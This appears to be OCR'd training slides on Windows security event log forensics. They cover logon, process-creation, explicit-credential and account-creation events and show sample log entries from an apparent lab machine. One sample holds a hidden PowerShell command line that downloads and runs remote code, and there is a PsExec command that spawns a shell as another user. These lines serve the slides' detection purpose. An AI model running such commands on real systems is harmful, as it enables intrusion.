Event ID:	4625	Task Category:	Logon
Level:	Information	Keywords:	Audit Failure
User:	N/A	Computer:	DESKTOP-BJA12L3

- **Logon Type**
- **Account**
- **Status & Sub Status**
- **Source Workstation Name**
- **Source IP (Attacker?)**
- **Event ID**
- **Timestamp**
- **Computer**



```
Audit Success   09/11/2020 09:19:22   Microsoft Windows security auditing.   4624   Logon
```

```
Event 4624, Microsoft Windows security auditing.
```

```
An account was successfully logged on.

Subject:
        Security ID:                SYSTEM
        Account Name:               DESKTOP-BJA12L3$
        Account Domain:             WORKGROUP
        Logon ID:                   0x3E7

Logon Information:
        Logon Type:                 10
        Restricted Admin Mode:      No
        Virtual Account:            No
        Elevated Token:             Yes

Impersonation Level:                Impersonation

New Logon:
        Security ID:                DESKTOP-BJA12L3\AHacker
        Account Name:               AHacker
        Account Domain:             DESKTOP-BJA12L3
        Logon ID:                   0x4E4EA93
        Linked Logon ID:            0x4E4EABB
        Network Account Name:       -
        Network Account Domain:     -
```

What is going on here?


Event Logs


Command Line Auditing

- Process creation is not logged by default
  - Enable in GPO
- Results in:
  Event **4688** as “A new process has been created”
  - 4688 will show any processes created by anybody including malware and attackers

Forensics Use

- User Account
- Parent process
- Command line arguments


Local Group Policy Editor
File
Action
View
Help
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Windows Defender Firewall with Advanced Security
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
System Audit Policies - Local Group Policy Object
Account Logon
Account Management
Detailed Tracking
DS Access
Subcategory
Audit DPAPI Activity
Audit PNP Activity
Audit Process Creation
Audit Process Termination
Audit RPC Events
Audit Token Right Adjusted



Audit Process Creation

Include command line in process creation events


Edit policy setting

Requirements:
At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1

Description:
This policy setting determines what information is logged in security audit events when a new process has been created.

Include command line in process creation even

Command Line Auditing Event 4688



Security Number of events: 28 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/03/2021 10:31:10	Microsoft ...	4688	Process Creation

Event 4688, Microsoft Windows security auditing.

```
A new process has been created.

Creator Subject:
	Security ID:		DESKTOP-BJA12L3\R-Win10
	Account Name:		R-Win10
	Account Domain:		DESKTOP-BJA12L3
	Logon ID:		0x28CF6

Target Subject:
	Security ID:		NULL SID
	Account Name:		-
	Account Domain:		-
	Logon ID:		0x0

Process Information:
	New Process ID:		0x11c8
	New Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	Token Elevation Type:	%%1938
	Mandatory Label:		Mandatory Label\Medium Mandatory Level
	Creator Process ID:	0x14c4
	Creator Process Name:	C:\Windows\explorer.exe
	Process Command Line:	"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -ep bypass -window hidden -nop -C 'IEX(New-Object Net.WebClient).DownloadString ("https://raw.githubusercontent.com/te
```

Event Logs

4648 Explicit Credential Logon


“A user successfully logged on to a computer using explicit credentials while already logged on as a different user”

- **RunAs** mostly
- **Cobalt Strike** `spawnas` or similar
- May indicate RDP (NLA use on source system)
- PsExec sometimes


Check

- Account
- Target Server
- Process Information

```
PsExec.exe -u AHacker -i -h cmd.exe
```



```
Target Server:
        Target Server Name:        localhost
        Additional Information:    localhost

Process Information:
        Process ID:                0x21c4
        Process Name:              C:\Windows\PSEXESVC.exe
```



Security   Number of events: 1.207 (!) New events available

Keywords	Date and Time	Source	Event...	Task Category
Audit Success	09/11/2020 11:08:13	Microsoft Windows security auditing.	4648	Logon

Event 4648, Microsoft Windows security auditing.

```
A logon was attempted using explicit credentials.

Subject:
        Security ID:            DESKTOP-BJA12L3\R-Win10
        Account Name:           R-Win10
        Account Domain:         DESKTOP-BJA12L3
        Logon ID:               0x28553
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           AHacker
        Account Domain:         DESKTOP-BJA12L3
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Target Server:
        Target Server Name:     localhost
        Additional Information: localhost

Process Information:
        Process ID:             0x2afc
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Network Address: ::1
        Port:                   0

This event is generated when a process attempts to log on an account by explicitly specifying that
account's credentials.  This most commonly occurs in batch-type configurations such as scheduled
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	09/11/2020 11:08:13
Event ID:	4648	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-BJA12L3
OpCode:	Info		
More Information:	Event Log Online Help		


Event Logs

4720 Account Creation

- Subject: Account authorizing the creation
- New Account: Information
- Time the account was created
- Check for 4728 / 4732 / 4756 events (Member was added to a security-enabled group)

When to expect?

- Uncommon
- Noisy (Easy to detect)
- May be a Pentest or Red Team making noise



Security   Number of events: 1.236


Keywords	Date and Time	Source	Ev...	Task Category
Audit Success	09/11/2020 11:26:37	Microsoft Windows security auditing.	4720	User Account Manageme

Event 4720, Microsoft Windows security auditing.

```
A user account was created.

Subject:
        Security ID:            DESKTOP-BJA12L3\AHacker
        Account Name:           AHacker
        Account Domain:         DESKTOP-BJA12L3
        Logon ID:               0x56F4D7C

New Account:
        Security ID:            DESKTOP-BJA12L3\Not-SUS
        Account Name:           Not-SUS
        Account Domain:         DESKTOP-BJA12L3

Attributes:
        SAM Account Name:       Not-SUS
        Display Name:           <value not set>
        User Principal Name:    -
        Home Directory:         <value not set>
        Home Drive:             <value not set>
        Script Path:            <value not set>
        Profile Path:           <value not set>
        User Workstations:      <value not set>
        Password Last Set:      <never>
        Account Expires:        <never>
        Primary Group ID: 513
        Allowed To Delegate To: -
        Old UAC Value:          0x0
        New UAC Value:          0x15
        User Account Control:
                Account Disabled
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	09/11/2020 11:26:37
Event ID:	4720	Task Category:	User Account Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-BJA12L3
OpCode:	Info		
More Information:	Event Log Online Help		

Lateral Movement Example




Security Number of events: 21

Keywords	Date and Time	Source	Event ...	Task Category
Audit Success	24/11/2020 04:14:49	Security-Auditing	4672	Special Logon
Audit Success	24/11/2020 04:14:49	Security-Auditing	4624	Logon
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share

Event 5145, Security-Auditing

```
A network share object was checked to see whether client can be granted desired access.

Subject:
        Security ID:            DESKTOP-BJA12L3\AHacker
        Account Name:           AHacker
